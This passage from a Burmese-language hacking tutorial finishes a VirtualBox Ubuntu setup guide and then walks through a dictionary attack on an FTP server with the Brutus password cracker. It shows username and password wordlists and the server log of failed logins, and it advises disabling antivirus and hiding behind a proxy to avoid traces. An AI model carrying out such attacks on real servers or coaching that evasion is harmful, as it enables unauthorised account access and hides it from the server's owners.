
၅. Virtual Machine အတွက် နာမည်ပေးပြီး OS Type မှာ Ubuntu ကို ရွေးပေးပါ။

ပုံ- ၁၁



၆. Linux ကို Run ဖို့ အတွက် RAM ပမာဏကို ရွေးပေးပါ။ ကိုယ့်စက်မှာ တပ်ထားတဲ့ RAM ပမာဏရဲ့ 4 ပုံတစ်ပုံ (သို့) တစ်ဝက် လောက်ရွေးပေးပါ။ ကျွန်တော်ကတော့ 2 gigs RAM တပ်ထားလို့ 512 MB ရွေးပေးပါတယ်။

ပုံ- ၁၂




၇. Next ကို နှိပ်ပါ။


ပုံ - ၁၃



၈. ကိုယ့် hard disk မှာ Space တွေအများကြီး ရှိရင် Dynamic Image ကိုရွေးပေးပါ။ ဒါဆို Program တွေအများကြီးသွင်းဖို့ အဆင်ပြေမှာပါ။ Space နည်းနေရင်တော့ Fixed-Size Image ကို ရွေးပေးပါ။
ပုံ - 14



၉. Virtual Hard Disk Size ပမာဏကို သတ်မှတ်ပေးပါ။ ကျွန်တော်ကတော့ အနည်းဆုံး 2 GB လောက်ထားပါတယ်။
ပုံ - ၁၅



၁၀. Finish ကို နှိပ်လိုက်ပါ။

ပုံ - ၁၆




၁၁. Next ကို နှိပ်ပါ။

ပုံ- ၁၇




၁၂. Finish ကို နှိပ်လိုက်ပါ။

ပုံ - ၁၈




၁၃. အခု Main Page ကို ပြန်ရောက်သွားပါလိမ့်မယ်။ CD/DVD-ROM ကို ကလစ်နှိပ်ပါ။

ပုံ - 19



၁၄. Mount CD/DVD Drive ကို Check ပေးပြီး စက်ထဲမှာ Ubuntu Live CD ရဲ့ ISO Image ဖိုင် ရှိသေးရင် ISO Image File ကိုရွေးပါ။ မရှိတော့ဘူး၊ အပြင်မှာ ခွေနေ့ရှိရင် Host CD/DVD Drive ကို ရွေးပေးပြီး ခွေထည့် Run လို့ရပါတယ်။

ပုံ - 20



၁၅. Main Screen က Start ခလုတ်ကို နှိပ်ပြီး Virtual Machine ကို စတင်လိုက်ပါ။

ပုံ - 21



Learning Linux

Linux ကို အခု Run နေ၊ သုံးနေပြီဆိုရင် ဘာတွေဘယ်လိုအသုံးပြုရမလဲဆိုတာ သိချင်မှာပါပဲ။
ကိုယ်ရွေးချယ်လိုက်တဲ့ Linux Distribution ကို ပိုင်ပိုင်နိုင်နိုင် အသုံးပြုနိုင်ဖို့ စတင်လေ့လာသင့်ပါတယ်။
Linux Distribution တိုင်းမှာ သင့်ကို ကူညီပေးနိုင်မယ့် Community တွေ အများကြီးရှိကြပါတယ်။
Google နဲ့သာ ရှာကြည့်လိုက်ပါ။ ဥပမာ - Ubuntu ကိုရွေးချယ်ထားတယ်ဆိုရင်တော့
<http://ubuntuforums.org/> ကို သွားရောက်လေ့လာကြည့်ပါ။ Linux နဲ့ဆိုင်တဲ့ စာအုပ်တွေကို ဖတ်ပါ။

Linux အကြောင်း သင်ကြားပေးတဲ့ Websites တွေလည်း အများကြီးရှိပါတယ်။

Official Linux Website – <http://www.linux.org/>

Begin Linux – <http://www.beginlinux.org/>

Linux Tutorials – <http://www.linux-tutorial.info/>

Chapter Four

Passwords

Website နဲ့ Computer System အများစုရဲ့ Security ပုံစံဟာ Password ပါပဲ။ သင့် ကွန်ပျူတာ (သို့) Network ကို ကျူးကျော်နိုင်ဖို့ Password crack ခြင်းဟာ ယေဘုယျအကျဆုံးနဲ့ အလွယ်ဆုံးနည်းလမ်းတစ်ခု ဖြစ်လာနေပါပြီ။

Password Cracking

(Social Engineering, Shoulder surfing နဲ့ Guessing ဆိုတဲ့ ခေတ်ဟောင်းက low-tech password cracking techniques တွေအကြောင်း မပြန်တော့ပါဘူး။)

High-Tech Password Cracking နည်းလမ်းအချို့ကို လေ့လာကြည့်ကြရအောင်...

အခုဖော်ပြမယ့် Example တွေမှာ အသုံးပြုမယ့် ပရိုဂရမ်တစ်ချို့ကို antivirus program တွေက block ပစ်နိုင်ပါတယ်။ ဒါကြောင့် ဒီ ပရိုဂရမ်တွေကို Download လုပ်ပြီး လေ့လာကြည့်မယ်လို့ ဆုံးဖြတ်ပြီးရင် Antivirus Program ကို Disable လုပ်ထားပါ။

Dictionary Attacks

ပေးလေ့ပေးထရှိတဲ့ Password စကားလုံးတွေ ပါဝင်တဲ့ Text File တစ်ခုကို A သုံးပြုပြီး တိုက်ခိုက်ခြင်းကို Dictionary Attack လို့ ခေါ်ပါတယ်။ A ဘေးကောင်းတဲ့ Password တွေကိုတော့ ဒီနည်းနဲ့ တိုက်ခိုက်လို့မရပါဘူး။ ဒီ Example မှာတော့ Brutus လို့ခေါ်တဲ့ Password Cracker တစ်ခုကို A သုံးပြုသွားပါမယ်။ FTP Server တစ်ခုရဲ့ Password ကို ရှာမှာပါ။ Brutus ကို Windows မှာသာ A သုံးပြုနိုင်ပါတယ်။ ဒီ Chapter A ဆုံးမှာ Windows ကော၊ Mac, Linux တွေမှာကော A သုံးပြုနိုင်မယ့် Password Cracker တွေကို ဖော်ပြပေးပါမယ်။ Example ကို စမပြောခင်မှာ FTP Server ဘာလဲဆိုတာ သိထားဖို့လိုပါတယ်။ FTP – File Transfer Protocol. Internet မှာ File တွေ လွှဲပြောင်းပေးဖို့ A တွက် FTP ဟာ A ရိုးရှင်းဆုံးနည်းလမ်းတစ်ခုပါ။ Website တစ်ခုရဲ့ ftp access ကို ဟတ္တာတစ်ယောက်ရရှိသွားပြီဆိုရင် A ဒီ Server မှာ သူကြိုက်သလို Delete/Upload လုပ်နိုင်ပါပြီ။ ftp address ဟာ Web address နဲ့ A လားသဏ္ဌာန်တူပါတယ်။ Website လိပ်စာကို ရှေ့က http:// ခံသလို ftp address ကို ရှေ့က ftp:// ခံပါတယ်။ ဒီ Example က FTP Server ကတော့ ကိုယ့်စက်ပေါ်မှာ Set up လုပ်ထားတဲ့ FTP Server ပါ။ Brutus Program ကို ဒီမှာ <http://www.hoobie.net/brutus/> မှာ Download လုပ်ယူပါ။

၁. ပထမဆုံး ဟတ္တာဟာ Target computer ကို ရွေးချယ်ရပါမယ်။ ဒီ Example မှာတော့ စာရေးသူရဲ့ ကွန်ပျူတာကို A ခြေခံပြီး ရှင်းပြထားတာ ဖြစ်တဲ့ A တွက် သူ့ကွန်ပျူတာရဲ့ IP Address က 127.0.0.1 ဖြစ်ပါတယ်။


၂. <ftp://127.0.0.1> ကို သွားလိုက်တာနဲ့ User Name နဲ့ Password တောင်းတဲ့ Pop-up box တစ်ခု ပေါ်လာပါမယ်။

ပုံ - 22



၃. နောက်.. ဟတ္တာဟာ Brutus လို program တစ်ခုကို ဖွင့်ပြီး Password ကို စပြီး Crack ဖို့ကြိုးစားပါမယ်။

ပုံ - 23




၄. Target နေရာမှာ website ရဲ့ IP Address ကိုထည့်ပြီး ညာဘက်က Type မှာတော့ သင့်တော်ရာတစ်ခုကို ရွေးပေးရပါမယ်။ ဒီမှာတော့ FTP ကိုရွေးပါမယ်။

၅. Default port ကတော့ 21 ကိုရွေးထားပေးပြီးသားပါ။ ဒါပေမယ့် တစ်ချို့ website တွေကတော့ ပိုမိုလုံခြုံမှုရှိစေရန် ပြောင်းလဲထားတတ်ပါတယ်။

၆. FTP Server ရဲ့ User name ကို မသိဘူးဆိုရင် အပေးအများဆုံး User name တွေနဲ့ ရှာပေးပါလိမ့်မယ်။

၇. Dictionary Attack ဖြစ်တဲ့ A တွက် Pass Mode ကို Word List ရွေးပေးရပါမယ်။ Word List တွေပါတဲ့ ဖိုင်ကို Pass File နေရာမှာ browse လုပ်ရွေးထည့်ပေးရပါမယ်။ ပြည့်စုံကောင်းမွန်တဲ့ Password list ဖိုင်တွေကို <http://packetstormsecurity.org/Crackers/wordlists/> ကနေ ရယူနိုင်ပါတယ်။ Username နဲ့ Password list တွေရဲ့ နမူနာပုံစံတွေပါ။

ပုံ - 24. 25



```
users - Notepad
File Edit Format View Help
admin
administrator
test
guest
root
backup
```



```
words - Notepad
File Edit Format View
|
aaa
abc
academia
academic
access
ada
admin
administrator
adrian
adrianna
aerobics
airplane
albany
albatross
albert
alex
alexander
alf
algebra
alias
aliases
alice
alicia
alisa
alison
```


၈. Start ကိုနှိပ်လိုက်တာနဲ့ ပရိုဂရမ်ဟာစပြီး Server ကိုဆက်သွယ်ဖို့ ကြိုးပမ်းပါလိမ့်မယ်။ ပြီးတော့ ကိုယ်ထည့်ပေးထားတဲ့ word list တွေထဲကနေ ဖြစ်နိုင်ချေရှိတဲ့ username နဲ့ password ကို စရာပါလိမ့်မယ်။

ပုံ - 26



၉. ကံကောင်းတယ်ဆိုရင်တော့ နောက်ဆုံးမှာ Username နဲ့ Password ကို ရသွားပါလိမ့်မယ်။ အောက်ကပုံမှာတော့ Username – admin နဲ့ Password – password ဆိုတဲ့ မှန်ကန်တဲ့ username ရယ်၊ password ရယ် ရသွားပါတယ်။

ပုံ - 27



၁၀. ပါးနပ်တဲ့ ဟက္ကာတစ်ယောက်ဟာ ဒီလိုပရိုဂရမ်တွေကို သုံးပြီးဆိုရင် Proxy နဲ့ပဲ သုံးလေ့ရှိပါတယ်။
 ကိုယ့်ရဲ့ IP Address ကို Proxy က ဖုံးအုပ်ထားပေးပါတယ်။ ဘာလို့ Proxy ကို သုံးရလဲဆိုတော့
 အောက်ပုံမှာ မြင်ရတဲ့အတိုင်းပဲ Brutus ဟာ Target Server ထဲ ကိုယ်ဝင်သွားတယ်ဆိုတာကို Log တွေ
 အများကြီး ချန်ထားခဲ့ပါတယ်။

ပုံ - 28

(000147)	10/23/2008 17:01:09 PM	-(not logged in) (127.0.0.1)>	331 Password required for admin
(000149)	10/23/2008 17:01:09 PM	-(not logged in) (127.0.0.1)>	USER admin
(000149)	10/23/2008 17:01:09 PM	-(not logged in) (127.0.0.1)>	331 Password required for admin
(000151)	10/23/2008 17:01:09 PM	-(not logged in) (127.0.0.1)>	USER admin
(000151)	10/23/2008 17:01:09 PM	-(not logged in) (127.0.0.1)>	331 Password required for admin
(000150)	10/23/2008 17:01:09 PM	-(not logged in) (127.0.0.1)>	USER admin
(000150)	10/23/2008 17:01:09 PM	-(not logged in) (127.0.0.1)>	331 Password required for admin
(000152)	10/23/2008 17:01:09 PM	-(not logged in) (127.0.0.1)>	USER admin
(000152)	10/23/2008 17:01:09 PM	-(not logged in) (127.0.0.1)>	331 Password required for admin
(000153)	10/23/2008 17:01:09 PM	-(not logged in) (127.0.0.1)>	USER admin
(000153)	10/23/2008 17:01:09 PM	-(not logged in) (127.0.0.1)>	331 Password required for admin
(000155)	10/23/2008 17:01:09 PM	-(not logged in) (127.0.0.1)>	USER admin
(000155)	10/23/2008 17:01:09 PM	-(not logged in) (127.0.0.1)>	331 Password required for admin
(000154)	10/23/2008 17:01:09 PM	-(not logged in) (127.0.0.1)>	USER admin
(000154)	10/23/2008 17:01:09 PM	-(not logged in) (127.0.0.1)>	331 Password required for admin
(000147)	10/23/2008 17:01:15 PM	-(not logged in) (127.0.0.1)>	PASS *****
(000147)	10/23/2008 17:01:15 PM	-(not logged in) (127.0.0.1)>	530 Login or password incorrect!
(000149)	10/23/2008 17:01:15 PM	-(not logged in) (127.0.0.1)>	PASS *****
(000146)	10/23/2008 17:01:15 PM	-(not logged in) (127.0.0.1)>	PASS *****
(000146)	10/23/2008 17:01:15 PM	-(not logged in) (127.0.0.1)>	530 Login or password incorrect!
(000148)	10/23/2008 17:01:15 PM	-(not logged in) (127.0.0.1)>	PASS *****
(000148)	10/23/2008 17:01:15 PM	-(not logged in) (127.0.0.1)>	530 Login or password incorrect!
(000150)	10/23/2008 17:01:15 PM	-(not logged in) (127.0.0.1)>	PASS *****
(000150)	10/23/2008 17:01:15 PM	-(not logged in) (127.0.0.1)>	530 Login or password incorrect!
(000152)	10/23/2008 17:01:15 PM	-(not logged in) (127.0.0.1)>	PASS *****
(000152)	10/23/2008 17:01:15 PM	-(not logged in) (127.0.0.1)>	530 Login or password incorrect!
(000154)	10/23/2008 17:01:15 PM	-(not logged in) (127.0.0.1)>	PASS *****
(000154)	10/23/2008 17:01:15 PM	-(not logged in) (127.0.0.1)>	530 Login or password incorrect!
(000154)	10/23/2008 17:01:15 PM	-(not logged in) (127.0.0.1)>	disconnected.
(000149)	10/23/2008 17:01:15 PM	-(not logged in) (127.0.0.1)>	530 Login or password incorrect!
(000151)	10/23/2008 17:01:15 PM	-(not logged in) (127.0.0.1)>	PASS *****
